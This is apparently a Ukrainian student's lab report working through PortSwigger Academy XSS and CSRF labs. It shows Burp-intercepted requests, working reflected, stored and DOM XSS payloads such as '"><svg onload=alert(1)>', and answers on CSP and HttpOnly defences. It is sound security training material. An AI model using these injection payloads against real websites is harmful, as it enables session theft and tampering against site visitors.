

# XSS та CSRF

Кувавiна Софiя

**Мета роботи:** сформувати практичне розумiння механiзмiв мiжсайтового скриптингу (XSS) та мiжсайтової пiдробки запиту (CSRF), навчитися розпiзнавати рiзні типи XSS-атак, аналізувати механiзми захисту та обходу CSRF-токенiв; опанувати базові методи захисту: CSP, output encoding, правильну конфiгурацію cookie.

## Практична частина


### Крок 1. Аналіз Reflected XSS

Лабораторія: Reflected XSS into HTML context with nothing encoded

Мета: виявити точку відображення вводу та підтвердити виконання JavaScript.

Інструкція:

#### 1. Відкрити лабораторію - натиснути *Access the lab*.



Home

WE LIKE TO  
**BLOG**


Search the blog...

Search



Засіб захоплення фрагменту  
Знімок екрана скопійовано  
Автоматичне збереження е  
Виправлення та надан

#### 2. Відкрити Burp Suite - Proxy - Intercept: ON.



**3. В процесі виконання наступних кроків звертайте увагу на те, що «ловить» Burp Suite. Чи бачите Ви там елементи, які досліджувались в попередніх лабораторних?**

Так, у Burp Suite були видно знайомі елементи з попередніх лабораторних: search, session, csrf, csrfKey, Set-Cookie, Content-Security-Policy але в кожній лабораторній вони вже використовувалися по-різному, залежно від типу вразливості

**4. Введіть у поле коментаря XSS-нейлоад: `<script>alert(1)</script>`**

Web Security Academy

Reflected XSS into HTML context with nothing encoded

[Back to lab description >>](#)

LAB

[Home](#)

WE LIKE TO  
**BLOG**

Search



**5. Заповніть форму своїми даними (ім'я, пошта, сайт).**

У цій лабораторії відсутня форма коментарів з полями ім'я, пошта та сайт, тому перевірка виконується через поле пошуку


**6. Відправте форму, клікнувши "Опублікувати" або аналогічну кнопку.**

**7. Поверніться на попередню сторінку блогу.**

я перехопила GET запит і побачила що payload передається через параметр search у URL



Після відправлення запиту в браузері з'явилося вікно alert(1), тобто payload виконався



**Чи кодується ввід перед відображенням?**

Ні, не кодується і я це побачила по тому що payload `<script>alert(1)</script>` не відобразився як звичайний текст, а спрацював у браузері і якби кодування було то символи `< i >` перетворилися б у безпечний вигляд, скрипт би не виконався

**У якому контексті відображається ввід (HTML, атрибут, JS)?**

У HTML контексті, це видно і з назви самої лабораторії Reflected XSS into HTML context with nothing encoded, і з того що браузер сприйняв тег `<script>` як частину HTML сторінки та виконав його

**Чи можна виконати викрадення cookie (якщо відсутній HttpOnly)?**

Теоретично можна, бо якщо в cookie немає атрибута HttpOnly, JavaScript може отримати до них доступ, наприклад через `document.cookie`. У методичці це вказано як один із наслідків XSS -- якщо HttpOnly встановлений, то саме таким способом cookie вже не викрадеш

## Крок 2. Stored XSS через атрибут HTML

**Лабораторія:** Stored XSS into anchor href attribute with double quotes HTML-

encoded

**Мета:** продемонструвати збереження шкідливого скрипта на сервері.

**Інструкція:**

**1. Відкрити лабораторію - знайти форму коментарів.**

 <https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post?postId=3>

At least I know the login details for my online banking are secure, I can't even get that right most of the time. If I don't use my fingers to count when selecting any characters over 4 it's always wrong, I panic if it requests a character over 10. Recently it's been pretty kind to me, maybe they know. Probably some algorithm that counts how many login errors I've made when the questions got too difficult.

Passwords, can't live with them, can't live without them.

### Comments

 Andy Man | 19 March 2026

How many times you wrote this to get this much writing in this space?

### Leave a comment

Comment:

Name:

**2. Створіть коментар, вказавши у полі "Website" випадковий набір літер та цифр. Перехопіть цей запит через Burp Suite та відправте його до Burp Repeater.**

Заповнила форму коментаря тестовими даними, а в полі Website вказала рядок abc123xyz

## Leave a comment

Comment:

test

Name:

test

Email:

test@test.com

Website:

abc123xyz

Post Comment

[< Back to Blog](#)

перехопила POST запит із даними коментаря та значенням поля website

12:19:17 21 M... HTTP → Request POST https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post/comment

Request

Pretty Raw Hex

1 POST /post/comment HTTP/2

2 Host: 0a130025044430a984c6e12f00fc007d.web-security-academy.net

3 Cookie: session=qE7doZ7jBIVuqajuN3wMTYbxwe3lBfbi

4 Content-Length: 109

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: ru-RU,ru;q=0.9

10 Origin: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dest: document

19 Referer: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post?postId=3


20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

22

23 csrf=U87Nc351bBNJuoFHE2Xgfv3Pd2dBI4J&postId=3&comment=test&name=test&email=test140test.com&website=abc123xyz

Відправила запит у Repeater



**2. Перевірте у вкладці Response, який HTTP-статус код повернув сервер (зазвичай це 302 або 200).**

У відповіді сервера перевірила статус і побачила, що коментар прийнявся успішно

Request

PrettyRawHex

1POST /post/comment HTTP/2

2Host: 0a130025044430a984c6e12f00fc007d.web-security-academy.net

3Cookie: session=qE7do27jB1VUqajU3wMTYbxwe3lBfbi

4Content-Length: 109

5Cache-Control: max-age=0

6Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

7Sec-Ch-Ua-Mobile: ?0

8Sec-Ch-Ua-Platform: "Windows"

9Accept-Language: ru-RU,ru;q=0.9

10Origin: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net

11Content-Type: application/x-www-form-urlencoded

12Upgrade-Insecure-Requests: 1

13User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

14Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

15Sec-Fetch-Site: same-origin

16Sec-Fetch-Mode: navigate

17Sec-Fetch-User: ?1

18Sec-Fetch-Dest: document

19Referer: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post?postId=3

20Accept-Encoding: gzip, deflate, br

21Priority: u=0, i

22

23csrf=U87Mc35lbBNJuoUfHE2Xgfv3Pd2dBI4J&postId=3&comment=test&name=test&email=test140test.com&website=abcl23xyz

Response

PrettyRawHexRender

1HTTP/2 302 Found

2Location: /post/comment/confirmation?postId=3

3X-Frame-Options: SAMEORIGIN

4Content-Length: 0

5

6

3. Відкрийте сторінку з вашим коментарем у браузері, перейдіть цей GET-запит через Burp Suite та також відправте до Repeater.

я перехопила GET запит сторінки поста, де відображається мій коментар

| Time             | Type | Direction   | Method | URL                                                                                |
|------------------|------|-------------|--------|------------------------------------------------------------------------------------|
| 12:27:23 21 M... | HTTP | → Request   | GET    | https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post?postId=3    |
| 12:27:25 21 M... | WS   | → To server |        | https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/academyLabHeader |

Request

PrettyRawHex

1GET /post?postId=3 HTTP/2

2Host: 0a130025044430a984c6e12f00fc007d.web-security-academy.net

3Cookie: session=qE7do27jB1VUqajU3wMTYbxwe3lBfbi

4Cache-Control: max-age=0

5Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"

6Sec-Ch-Ua-Mobile: ?0

7Sec-Ch-Ua-Platform: "Windows"

8Accept-Language: ru-RU,ru;q=0.9

9Upgrade-Insecure-Requests: 1

10User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

11Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

12Sec-Fetch-Site: same-origin

13Sec-Fetch-Mode: navigate

14Sec-Fetch-User: ?1

15Sec-Fetch-Dest: document

16Referer: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/

17Accept-Encoding: gzip, deflate, br

18Priority: u=0, i

19

20

Відправила запит у Repeater

**Request**

```
1 POST /post?postId=3 HTTP/2
2 Host: 0a130025044430a984c6e12f00fc007d.web-security-academy.net
3 Cookie: session=qE7do27jBIVuqajUN3vHTYbXve31Bfb1
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium",v="145", "Not:A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: ru-RU,ru;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5226
5
6 <!DOCTYPE html>
7 <html>
8   <!--LAB_HEAD_START-->
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
11       stylesheet>
12     <link href=/resources/css/labsBlog.css rel=stylesheet>
13     <title>
14       Stored XSS into anchor href attribute with double quotes
15       HTML-encoded
16     </title>
17   </head>
18   <!--LAB_HEADER_START-->
19   <body>
20     <script src=/resources/labheader/js/labHeader.js>
21     </script>
22     <!--LAB_HEADER_START-->
23     <div id="academyLabHeader">
24       <section class='academyLabBanner'>
25         <div class=container>
26           <div class=logo>
27           </div>
28           <div class=title-container>
29             <h2>
30               Stored XSS into anchor <code>
31               href
32             </code>
33             attribute with double quotes HTML-encoded
34           </div>
35         </div>
36       </section>
37     </div>
38   </body>
39 </html>
```

**4. У відповіді другого запиту знайдіть місце, де відображається ваш випадковий рядок – він має бути всередині атрибута href якорного посилання.**

У відповіді сторінки поста видно, що значення з поля Website вставляється всередину атрибута Href



```
Response
Pretty Raw Hex Render
89      </p>
90      <p>
91      </p>
92      </section>
93      <section class="comment">
94      <p>
95          
97              <a id="author" href
98                  ="abc123xyz">
99                  test
100             </a>
101             | 21 March 2026
102         </p>
103         <p>
104             test
105         </p>
106     </section>
107     <section class="comment">
108     <p>
109         
111             <a id="author" href
112                 ="abc123xyz">
113                 test
114             </a>
115             | 21 March 2026
116     </p>
117     <p>
118         test
119     </p>
```

**5. Повторіть процедуру знову, але цього разу замість випадкового рядка використайте `payload javascript:alert(1)` у полі "Website".**

Далі я повторила процедуру, але цього разу в полі Website використала `payload javascript:alert(1)`

https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post?postId=3

test

## Leave a comment

Comment:

test2

Name:

test2

Email:

test2@test.com

Website:

javascript:alert(1)

Post Comment

[< Back to Blog](#)

## Сторінка поста, на якій уже видно мій збережений коментар


12:34:56 21 M... HTTP → Request POST https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post/comment

### Request

Pretty Raw Hex


```
1 POST /post/comment HTTP/2
2 Host: 0a130025044430a984c6e12f00fc007d.web-security-academy.net
3 Cookie: session=q87do27jBIVuqajwN3wMTYbxe31Bfbi
4 Content-Length: 128
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: ru-RU,ru;q=0.9
10 Origin: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a130025044430a984c6e12f00fc007d.web-security-academy.net/post?postId=3
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 csrf=U87Nc351bBNJuoUfHE2Xgfv3Pd2dBI4J&postId=3&comment=test2&name=test2&email=test2%40test.com&website=javascript%3Aalert%281%29
```

Після натискання Forward запит був відправлений, і коментар з payload зберігся на сторінці



**6. Для підтвердження успішної експлуатації: скопіюйте URL сторінки (правий клік → "Сору URL"), вставте його у браузер та натисніть на ім'я над вашим коментарем – має з'явитися alert-вікно.**

Після натискання на ім'я автора виконався alert(1)



**Чому stored XSS небезпечніший за reflected?**

Stored XSS небезпечніший, бо шкідливий код зберігається на сайті тобто його може побачити і запустити не одна конкретна людина, а всі хто відкриє цю сторінку. В методичці теж сказано, що stored XSS зберігається на сервері, наприклад у коментарях, і виконується в інших юзерів

**Який крок в інструкції зайвий?**

На мою думку, зайвий крок із копіюванням URL сторінки і вставкою його в браузер, бо це нічого принципово не змінює, о коментар уже збережений, сторінка і так відкривається, а для спрацювання достатньо просто натиснути на ім'я автора

**Як можна автоматизувати викрадення даних через stored XSS?**

Якщо така XSS уже збережена на сторінці, то далі все небезпечно може запускатися автоматично при відкритті сторінки жертвою, без того щоб вона щось спеціально робила тобто код може сам зчитувати доступні дані зі сторінки, підміняти вміст або виконувати дії від імені юзера. У методичці серед наслідків XSS прямо вказані викрадення session cookie без HttpOnly, підміна контенту, перенаправлення

## Які заголовки CSP могли б заблокувати цю атаку?

Тут допомогла б жорстка Content Security Policy, яка обмежує виконання скриптів. У методичці як приклад прямо наведено Content-Security-Policy: script-src 'self'. Також логічно дивитися на default-src, бо в окремому пункті методички сказано аналізувати саме script-src, default-src і report-uri тобто нормальна CSP могла б або повністю зламати таку атаку або хоча б сильно ускладнити її виконання

## Крок 3. DOM-based XSS

**Лабораторія:** DOM XSS in document.write sink using source location.search

**Мета:** зрозуміти різницю між серверним та клієнтським XSS.

**Інструкція:**

### 1. Відкрити лабораторію

The screenshot shows the Web Security Academy lab interface. At the top, the URL is `https://0a2f00f204a2b76f80048ad5008700fa.web-security-academy.net`. The lab title is "DOM XSS in document.write sink using source location.search". A status bar indicates "LAB Not solved". Below the title, there is a "Back to lab description" link. The main content area displays a blog page with the heading "WE LIKE TO BLOG" and a search bar. A large image of hands shaping a clay pot is visible. A right-hand sidebar contains a list of actions: "Засіб захоплення фрагментів", "Знімок екрана скопійовано", "Автоматичне збереження", and "Виправлення та надання".

2. Вийдіть з контексту атрибута `img`, використавши наступний пошуковий запит: `"><svg onload=alert(1)>`

Congratulations, you solved the lab!

[Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning](#)[Home](#)WE LIKE TO  
**BLOG** <svg onload=alert(1)>

Search



## 2. Виконайте пошук та перевірте, чи з'явиться alert-вікно.

Після виконання пошуку в браузері з'явився alert(1), а лабораторія вирішена

700fa.web-security-academy.net/?search="> <svg+onload%3Dalert%281%29>

DOM XSS in  
location.s[Back to lab descrip](#)

Подтвердите действие на  
0a2f00f204a2b76f80048ad5008700fa.web-security-  
academy.net

1

OK

[Home](#)

0 search results for "'><svg onload=alert(1)>'

### Чому DOM XSS не завжди виявляється сканерами?

Бо така вразливість часто проявляється не у відповіді сервера, а вже в самому браузері, коли сторінковий JavaScript бере дані з URL і вставляє їх у DOM тобто зовні сторінка може виглядати нормально, а код спрацьовує вже під час її обробки на клієнті

### Як CSP може захистити від DOM-based атак?

CSP може допомогти тим, що обмежує виконання скриптів у браузері. Тобто навіть якщо шкідливий payload потрапив у DOM, браузер не завжди дасть йому виконатися

### Які JavaScript-методи є небезпечними sink?

методи які вставляють дані в сторінку або виконують їх як код. У моїй лабораторії таким sink був document.write і також до небезпечних належать innerHTML і eval, бо через них користувацький ввід теж може перетворитися на виконуваний код

## Крок 4. CSRF без захисту

Лабораторія: CSRF vulnerability with no defenses

<https://portswigger.net/web-security/csrf/lab-no-defenses>

Мета: продемонструвати зміну даних користувача через підроблений запит.

Інструкція:

1. Авторизуйтеся в лабораторії через браузер *Burp Suite*. Змініть адресу електронної пошти через форму "Update email" та знайдіть відповідний HTTP-запит у журналі *Proxy history*.

Web Security  
Academy

CSRF vulnerability with no defenses

Go to exploit server

Back to lab description >>

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

test123@test.com

Update email

Після зміни email у Proxy history знайшла запит POST /my-account/change-email

| #   | Host                         | Method | URL                      | Params | Edited | Status code | Length | MIME type | Extension | Title                    | Notes |
|-----|------------------------------|--------|--------------------------|--------|--------|-------------|--------|-----------|-----------|--------------------------|-------|
| 836 | https://0a93000c04138b8a8... | POST   | /my-account/change-email |        | ✓      | 302         | 101    |           |           |                          |       |
| 837 | https://0a93000c04138b8a8... | GET    | /my-account?id=wiener    |        | ✓      | 200         | 3578   | HTML      |           | CSRF vulnerability wi... |       |
| 843 | https://0a93000c04138b8a8... | GET    | /academyLabHeader        |        |        | 101         | 147    |           |           |                          |       |

